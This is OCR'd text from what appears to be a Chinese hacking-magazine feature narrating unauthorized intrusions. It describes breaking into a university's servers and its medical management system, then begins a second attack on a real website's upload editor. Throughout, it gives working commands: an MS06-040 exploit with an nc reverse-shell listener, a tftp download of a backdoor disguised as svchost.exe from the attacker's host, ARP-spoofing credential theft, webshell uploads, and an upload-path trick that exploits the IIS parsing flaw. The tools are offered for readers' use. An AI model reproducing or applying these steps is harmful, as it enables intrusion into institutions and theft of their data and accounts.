


图9

马上上传一个MS06-040的漏洞溢出工具，这个溢出工具可以反弹一个SHELL回来。在服务器上用nc先监听一个端口，我这里是监听6689端口，命令为：**nc -l -p 6689**。

接着执行溢出程序，命令为：**ms06040.exe 210.xx.xx.206 210.xx.xx.214 6689 0**，过了一会儿，就有数据返回，溢出成




图10

功并拿到SHELL，如图7。

查看一下服务器是否开放了远程桌面，貌似远程服务和3389端口都没有开放。先上传一个radmin后门上去，查看了一下tftp命令，可以使用，看样子管理员水平蛮差，服务器补丁都不打，关键文件都没有删除。

上传一个tftp本地端口监听工具到服务器上，在反弹回来的cmdshell里执行**tftp -I 210.xx.xx.206 get svchost.exe c:\svchost.exe**，成功上传了radmini后门到c盘根目录下，如图8。

执行radmin后门程序，过了会发现radmin后门的服务和端口都开放了，用radmin后门成功连接服务器，操作系统是windows 2000。上传一个3389工具开启了操作系统的远程桌面，添加一个管理员账户，成功连接上远程终端，如图9。

从图9中可以看到206、214两台服务器都安装了radmin后门，并且现在两台服务器的远程桌面都连接上去了。

下面，我们继续来渗透医务管理系统234这台服务器。先用端口扫描器扫描，结果发现对外只开放了21和80，FTP服务器是微软自带的，通过ftp上去可以看到，管理员对这台服务器还进行过安全设置，很可能还安装了防火墙。

先看看能不能用arp欺骗，**ping 210.xx.xx.234**这台服务器，果然安装了防火墙，没有数据返回。再执行arp -a查看arp列表，可以看到254网关地址和234都在列表里，说明交换机上没有做IP和MAC地址绑定。

马上把cain上传到服务器上，对234这台服务器进行arp会话劫持。再试试登录234医务管理系统，随便输入一个用户名和口令，这里我都输入test，再看看cain，它成功劫持到WEB端口的数据。等了大概几个小时，再登录远程桌面，发现已经劫持到一个用户，如图10。




图11

利用劫持到的用户名和口令成功登录了医务管理系统，如图11。查看了一下，在编辑基本资料里有上传个人图片的地方，试着上传一个一句话php马，没想到成功上传，都没有限制上传文件格式，真晕！这样当然就成功拿到医务管理系统的webshell了，如图12。

继续上传了大马，数据库是MYSQL，连接数据库的用户不是root权限，php里的cmdshell也不能执行命令，上传了asp.net的马也不能执行。通常的提权方法也试了，都没有成功，看来这儿的管理员责任心要强一些，呵呵。哎，累了，有了webshell也算成功拿到医务管理系统的权限了。

三、总结

这次意外进入某大学网络，主要是由于管理员对“XAMPP”配置时出现的问题没有重视，而且自己的MYSQL数据库口令为空。我们从这些突破口进入了服务器的C段，获知内网安全防护很差的情况下，利用系统溢出结合arp欺骗嗅探等技术，最后成功拿到两台服务器权限。文章中的工具和相关资料我会打包，有什么不明白的地方可以到《黑客手册》论坛给我留言，我ID号是rabbitsafe。

[本文用到的工具ms06040scan.rar、ms06040.exe、webshell.php已收录在本期光盘]




图12

编辑点评：

内网中的扫描、嗅探、溢出都是常规的入侵手法，作者似乎漏了信息收集这一步，可以参阅下本期有关内网入侵中信息收集的文章。

左道旁门的渗透

无敌小龙 & 高永刚

本文你可以了解TextEdito编辑器的漏洞

相信大家都知道千古爱情传奇——梁山伯与祝英台的故事，没错，今天笔者要检测的站点正式梁祝官方www.XXXX.org。打开网站一看，两只黄褐色的蝴蝶随着略带伤感的背景音乐在那飞舞，仿佛回到了东晋时期的祝家庄，如图1。

这是个准静态的网站，几乎没有什么可利用的页面，看来只能从旁注下手了。到114best.com一查，发现有18个旁站，看来希望还是有的，如图2。

仔细一看，连曹娥庙的官方站也在，心里暗喜，这次要一箭双雕了。于是一个个依次检测，终于凭着运气靠弱口令（2个admin）进入了mengpei.com（一个由.NET做的企业站）的后台管理，如图3。

仔细浏览了一下，发现没有备份功能，一看编辑器还有点陌生，不管三七二十一，先上传个图片马进行抓包来看看。于是打开WSockExpert进行抓包，结果如图4。

细细一看，发现代码很有意思，用的是一个叫TextEditor的编辑器。




图1

小知识： TextEditor是一款文本编辑工具，适用于Windows，支持JavaScript和VBScript及Unicode，同时也支持perlscript、phpscript等其他语言。目前网上用的比较少，由于此编辑器可以修改上传保存路径名，从而可利用windows2003的解析漏洞来拿shell。

于是打开所抓代码中的URL：**http://mengpei.com/TextEditor/Dialogs/Upload.aspx?uploadFolder=../../UpFile/**，如图5。

不知道大家发现漏洞没？对了，就是uploadFolder=../../UpFile/这里！**我们把../../UpFile/改成../../UpFile.asp/看看**，如图6。

一访问还是可以正常打开，那现在我们只要直接上传一个图片马就可以被当做asp格式来解析了。上传一个图片马，显示上

